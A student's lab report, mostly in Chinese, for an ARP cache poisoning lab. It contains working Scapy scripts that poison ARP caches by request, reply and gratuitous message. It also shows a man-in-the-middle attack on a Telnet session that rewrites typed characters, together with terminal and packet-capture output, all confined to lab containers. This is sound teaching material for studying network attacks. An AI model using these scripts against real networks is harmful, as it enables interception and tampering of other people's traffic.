
lab4-report

571118106 强珂阳

task 1 ARP Cache Poisoning


task 1.A （using ARP request）

ARP 请求代码:


Open
test2.py
~/Desktop/Labs_20.04/Network Security/ARP Cache Poisoning Attack Lab/Labsetup/volumes
Save

```
#!/usr/bin/env python3
from scapy.all import *
src_mac='02:42:0a:09:00:69' #attacker
dst_mac='00:00:00:00:00:00'
dst_mac_eth='ff:ff:ff:ff:ff:ff'
src_ip='10.9.0.6'
dst_ip='10.9.0.5'
eth=Ether()
arp=ARP(hwsrc=src_mac,psrc=src_ip,hwdst=dst_mac,pdst=dst_ip,op=1)
pkt=eth/arp
while 1:
        sendp(pkt)
        break
```

在主机 A 上查看 arp 缓存




```
root@6daa4227bd6e:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.105               ether   02:42:0a:09:00:69   C                     eth0
10.9.0.6                 ether   02:42:0a:09:00:69   C                     eth0
```

说明攻击成功。

task 1.B （using ARP reply）


· Scenario 1: B’s IP is in A’s cache

清除 A 的 arp 缓存，并 ping 10.9.0.6，再次查看 A 的缓存



```
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.105               ether   02:42:0a:09:00:69   C                     eth0
10.9.0.6                 ether   02:42:0a:09:00:06   C                     eth0
```

修改代码如下:


Open
test2.py
~/Desktop/Labs_20.04/Network Security/ARP Cache Poisoning Attack Lab/Labsetup/volumes
Save
test2.py
test1.py

```
#!/usr/bin/env python3
from scapy.all import *
src_mac='02:42:0a:09:00:69' #attacker
dst_mac='02:42:0a:09:00:05' #A
src_ip='10.9.0.6'
dst_ip='10.9.0.5'
eth=Ether(src=src_mac,dst=dst_mac)
arp=ARP(hwsrc=src_mac,psrc=src_ip,hwdst=dst_mac,pdst=dst_ip,op=2)
pkt=eth/arp
while 1:
        sendp(pkt)
        break
```

运行代码后，查看 A 的 arp 缓存

```
root@6daa4227bd6e:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.105               ether   02:42:0a:09:00:69   C                     eth0
10.9.0.6                 ether   02:42:0a:09:00:69   C                     eth0
```

攻击成功。

· Scenario 2: B’ s IP is not in A’ s cache


清除 A 的 arp 缓存，运行代码后

```
root@6daa4227bd6e:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.105               ether   02:42:0a:09:00:69   C                     eth0
```

没有相关缓存，攻击失败。

task 1.C （using ARP gratuitous message）

构造报文


Open
test2.py
~/Desktop/Labs_20.04/Network Security/ARP Cache Poisoning Attack Lab/Labsetup/volumes
Save

```
#!/usr/bin/env python3
from scapy.all import *
src_mac='02:42:0a:09:00:69' #attacker
dst_mac='ff:ff:ff:ff:ff:ff'
src_ip='10.9.0.6'
dst_ip='10.9.0.6'
eth=Ether(src=src_mac,dst=dst_mac)
arp=ARP(hwsrc=src_mac,psrc=src_ip,hwdst=dst_mac,pdst=dst_ip,op=1)
pkt=eth/arp
while 1:
        sendp(pkt)
        break
```

· Scenario 1: B’ s IP is in A’ s cache

```
root@6daa4227bd6e:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.105               ether   02:42:0a:09:00:69   C                     eth0
10.9.0.6                 ether   02:42:0a:09:00:69   C                     eth0
```

攻击成功。


· Scenario 2: B’ s IP is not in A’ s cache

```
root@6daa4227bd6e:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.105               ether   02:42:0a:09:00:69   C                     eth0
```


攻击失败。

task 2 MIMT Attack on Telnet using ARP Cache Poisoning

对 A 的 arp 欺骗报文



Open
Save
test2a.py
~/Desktop/Labs_20.04/Network Security/ARP Cache Poisoning Attack Lab/Labsetup/volumes

```python
#!/usr/bin/env python3
from scapy.all import *
src_mac='02:42:0a:09:00:69' #attacker
dst_mac='ff:ff:ff:ff:ff:ff'
src_ip='10.9.0.6'
dst_ip='10.9.0.6'
eth=Ether(src=src_mac,dst=dst_mac)
arp=ARP(hwsrc=src_mac,psrc=src_ip,hwdst=dst_mac,pdst=dst_ip,op=1)
pkt=eth/arp
while 1:
        sendp(pkt)
```




```
root@14091decb585:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:0a:09:00:69   C                     eth0
```

对 B 的 arp 欺骗报文



Open
Save
test2b.py
~/Desktop/Labs_20.04/Network Security/ARP Cache Poisoning Attack Lab/Labsetup/volumes
test2a.py
test2b.py

```python
#!/usr/bin/env python3
from scapy.all import *
src_mac='02:42:0a:09:00:69' #attacker
dst_mac='ff:ff:ff:ff:ff:ff'
src_ip='10.9.0.5'
dst_ip='10.9.0.5'
eth=Ether(src=src_mac,dst=dst_mac)
arp=ARP(hwsrc=src_mac,psrc=src_ip,hwdst=dst_mac,pdst=dst_ip,op=1)
pkt=eth/arp
while 1:
        sendp(pkt)
```




```
root@a6a667c47a96:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.5                 ether   02:42:0a:09:00:69   C                     eth0
```

用 A ping B，无反应，说明拦截成功。




```
root@14091decb585:/# ping 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
```




```
No.    Time               Source     Destination Protoco Length Info
  3683 2021-07-18 05:0… 10.9.0.5   10.9.0.6    ICMP     100 Echo (ping) request  id=0x0020, seq=9/2304, ttl=64 (no response found!)
  3684 2021-07-18 05:0… 10.9.0.5   10.9.0.6    ICMP     100 Echo (ping) request  id=0x0020, seq=9/2304, ttl=64 (no response found!)
  3937 2021-07-18 05:0… 10.9.0.5   10.9.0.6    ICMP     100 Echo (ping) request  id=0x0020, seq=10/2560, ttl=64 (no response found!)
  3938 2021-07-18 05:0… 10.9.0.5   10.9.0.6    ICMP     100 Echo (ping) request  id=0x0020, seq=10/2560, ttl=64 (no response found!)
  4195 2021-07-18 05:0… 10.9.0.5   10.9.0.6    ICMP     100 Echo (ping) request  id=0x0020, seq=11/2816, ttl=64 (no response found!)
  4196 2021-07-18 05:0… 10.9.0.5   10.9.0.6    ICMP     100 Echo (ping) request  id=0x0020, seq=11/2816, ttl=64 (no response found!)
  4449 2021-07-18 05:0… 10.9.0.5   10.9.0.6    ICMP     100 Echo (ping) request  id=0x0020, seq=12/3072, ttl=64 (no response found!)
  4450 2021-07-18 05:0… 10.9.0.5   10.9.0.6    ICMP     100 Echo (ping) request  id=0x0020, seq=12/3072, ttl=64 (no response found!)
  4703 2021-07-18 05:0… 10.9.0.5   10.9.0.6    ICMP     100 Echo (ping) request  id=0x0020, seq=13/3328, ttl=64 (no response found!)
  4704 2021-07-18 05:0… 10.9.0.5   10.9.0.6    ICMP     100 Echo (ping) request  id=0x0020, seq=13/3328, ttl=64 (no response found!)
  4949 2021-07-18 05:0… 10.9.0.5   10.9.0.6    ICMP     100 Echo (ping) request  id=0x0020, seq=14/3584, ttl=64 (no response found!)
  4950 2021-07-18 05:0… 10.9.0.5   10.9.0.6    ICMP     100 Echo (ping) request  id=0x0020, seq=14/3584, ttl=64 (no response found!)
```

修改 M 的配置文件




```
    sysctls:
            - net.ipv4.ip_forward=1
```

重复上述过程，A 可以 ping 通 B




```
root@e396f08ec1b3:/# ping 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
64 bytes from 10.9.0.6: icmp_seq=1 ttl=63 time=0.092 ms
From 10.9.0.105: icmp_seq=2 Redirect Host(New nexthop: 10.9.0.6)
64 bytes from 10.9.0.6: icmp_seq=2 ttl=63 time=0.107 ms
From 10.9.0.105: icmp_seq=3 Redirect Host(New nexthop: 10.9.0.6)
64 bytes from 10.9.0.6: icmp_seq=3 ttl=63 time=0.070 ms
From 10.9.0.105: icmp_seq=4 Redirect Host(New nexthop: 10.9.0.6)
64 bytes from 10.9.0.6: icmp_seq=4 ttl=63 time=0.120 ms
From 10.9.0.105: icmp_seq=5 Redirect Host(New nexthop: 10.9.0.6)
64 bytes from 10.9.0.6: icmp_seq=5 ttl=63 time=0.332 ms
From 10.9.0.105: icmp_seq=6 Redirect Host(New nexthop: 10.9.0.6)
64 bytes from 10.9.0.6: icmp_seq=6 ttl=63 time=0.102 ms
64 bytes from 10.9.0.6: icmp_seq=7 ttl=63 time=0.059 ms
From 10.9.0.105: icmp_seq=8 Redirect Host(New nexthop: 10.9.0.6)
64 bytes from 10.9.0.6: icmp_seq=8 ttl=63 time=0.073 ms
64 bytes from 10.9.0.6: icmp_seq=9 ttl=63 time=0.059 ms
64 bytes from 10.9.0.6: icmp_seq=10 ttl=63 time=0.109 ms
From 10.9.0.105: icmp_seq=11 Redirect Host(New nexthop: 10.9.0.6)
64 bytes from 10.9.0.6: icmp_seq=11 ttl=63 time=0.151 ms
64 bytes from 10.9.0.6: icmp_seq=12 ttl=63 time=0.079 ms
64 bytes from 10.9.0.6: icmp_seq=13 ttl=63 time=0.053 ms
```




```
18108 2021-07-18 05:0… 10.9.0.5   10.9.0.6   ICMP   100 Echo (ping) request  id=0x001d, seq=11/2816, ttl=63 (no response found!)
18109 2021-07-18 05:0… 10.9.0.5   10.9.0.6   ICMP   100 Echo (ping) request  id=0x001d, seq=11/2816, ttl=63 (reply in 18110)
18110 2021-07-18 05:0… 10.9.0.6   10.9.0.5   ICMP   100 Echo (ping) reply    id=0x001d, seq=11/2816, ttl=64 (request in 18109)
18111 2021-07-18 05:0… 10.9.0.6   10.9.0.5   ICMP   100 Echo (ping) reply    id=0x001d, seq=11/2816, ttl=64
18112 2021-07-18 05:0… 10.9.0.105 10.9.0.6   ICMP   128 Redirect             (Redirect for host)
18113 2021-07-18 05:0… 10.9.0.105 10.9.0.6   ICMP   128 Redirect             (Redirect for host)
18114 2021-07-18 05:0… 10.9.0.6   10.9.0.5   ICMP   100 Echo (ping) reply    id=0x001d, seq=11/2816, ttl=63
18115 2021-07-18 05:0… 10.9.0.6   10.9.0.5   ICMP   100 Echo (ping) reply    id=0x001d, seq=11/2816, ttl=63
18372 2021-07-18 05:0… 10.9.0.5   10.9.0.6   ICMP   100 Echo (ping) request  id=0x001d, seq=12/3072, ttl=64 (no response found!)
18373 2021-07-18 05:0… 10.9.0.5   10.9.0.6   ICMP   100 Echo (ping) request  id=0x001d, seq=12/3072, ttl=64 (no response found!)
18374 2021-07-18 05:0… 10.9.0.5   10.9.0.6   ICMP   100 Echo (ping) request  id=0x001d, seq=12/3072, ttl=63 (no response found!)
18375 2021-07-18 05:0… 10.9.0.5   10.9.0.6   ICMP   100 Echo (ping) request  id=0x001d, seq=12/3072, ttl=63 (reply in 18376)
18376 2021-07-18 05:0… 10.9.0.6   10.9.0.5   ICMP   100 Echo (ping) reply    id=0x001d, seq=12/3072, ttl=64 (request in 18375)
18377 2021-07-18 05:0… 10.9.0.6   10.9.0.5   ICMP   100 Echo (ping) reply    id=0x001d, seq=12/3072, ttl=64
18378 2021-07-18 05:0… 10.9.0.6   10.9.0.5   ICMP   100 Echo (ping) reply    id=0x001d, seq=12/3072, ttl=63
```

保持 IP 转发，并在 A 和 B 之间建立 telnet 连接



```
root@e396f08ec1b3:/# telnet 10.9.0.6
Trying 10.9.0.6...
Connected to 10.9.0.6.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
b7add93e8f3f login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
```


此时，断开 M 的 IP 转发功能，发现 A 无法输入任何命令。


Open
test3.py
~/Desktop/Labs_20.04/Network Security/ARP Cache Poisoning Attack Lab/Labsetup/volume

```python
#!/usr/bin/env python3
from scapy.all import *

IP_A = "10.9.0.5"
MAC_A = "02:42:0a:09:00:05"
IP_B = "10.9.0.6"
MAC_B = "02:42:0a:09:00:06"

def spoof_pkt(pkt):
        if pkt[IP].src == IP_A and pkt[IP].dst == IP_B:
                # Create a new packet based on the captured one.
                # 1) We need to delete the checksum in the IP & TCP headers,
                #because our modification will make them invalid.
                #Scapy will recalculate them if these fields are missing.
                # 2) We also delete the original TCP payload.

                newpkt = IP(bytes(pkt[IP]))
                del(newpkt.chksum)
                del(newpkt[TCP].payload)
                del(newpkt[TCP].chksum)
                #####################################################
                # Construct the new payload based on the old payload.
                # Students need to implement this part.

                if pkt[TCP].payload:
                        data = pkt[TCP].payload.load # The original payload data
                        data_len = len(data)
                        newdata = data_len*'Z' # No change is made in this sample code
                        send(newpkt/newdata)
                else:
                        send(newpkt)
                ###################################################################
        elif pkt[IP].src == IP_B and pkt[IP].dst == IP_A:
                # Create new packet based on the captured one
                # Do not make any change
                newpkt = IP(bytes(pkt[IP]))
                del(newpkt.chksum)
                del(newpkt[TCP].chksum)
                send(newpkt)
f = 'tcp'
pkt = sniff(iface='eth0',filter=f,prn=spoof_pkt)
```

完整攻击过程:


M 允许 IP 转发，在 M 上运行 arp 欺骗代码，将 A 和 B 的 mac 都映射为 M，在 A 和 B 之间建立 telnet 连接。接着，断开 M 的 IP 转发，并运行嗅探修改转发代码，在 A 中输入的任何字符都被转化为 Z



```
seed@a625675b906f:~$ ZZZ
```

